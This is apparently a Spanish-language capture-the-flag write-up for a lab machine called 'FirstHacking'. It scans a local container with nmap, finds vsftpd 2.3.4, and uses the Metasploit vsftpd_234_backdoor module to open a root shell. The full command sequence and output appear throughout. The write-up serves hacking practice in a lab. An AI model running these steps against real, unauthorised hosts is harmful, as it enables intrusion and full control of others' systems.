FirstHacking

Intrusión


Primero comprobamos si hay conectividad con un ping. Una vez sabemos que hay conectividad enumeraremos los puertos con `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN fastScan`.

```
File: fastScan
1  # Nmap 7.95 scan initiated Fri Oct  3 16:34:23 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn -oN fastScan 172.17.0.2
2  Nmap scan report for 172.17.0.2
3  Host is up, received arp-response (0.0000020s latency).
4  Scanned at 2025-10-03 16:34:23 CEST for 2s
5  Not shown: 65534 closed tcp ports (reset)
6  PORT   STATE SERVICE REASON         VERSION
7  21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.4
8  MAC Address: 02:42:AC:11:00:02 (Unknown)
9  Service Info: OS: Unix
10
11 Read data files from: /usr/share/nmap
12 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
13 # Nmap done at Fri Oct  3 16:34:25 2025 -- 1 IP address (1 host up) scanned in 2.01 seconds
```

Encontramos abierto el puerto **21** en una versión vulnerable de ftp, así que abriremos msfconsole con `msfconsole -q` y pondremos `search vsftpd 2.3.4`.

```
❯ msfconsole -q
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

Como vemos hay un exploit disponible, así que probaremos con él.



```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:41877 -> 172.17.0.2:6200) at 2025-10-03 16:37:29 +0200

whoami
root
```

Ya tenemos una shell como root así que tenemos todos los privilegios.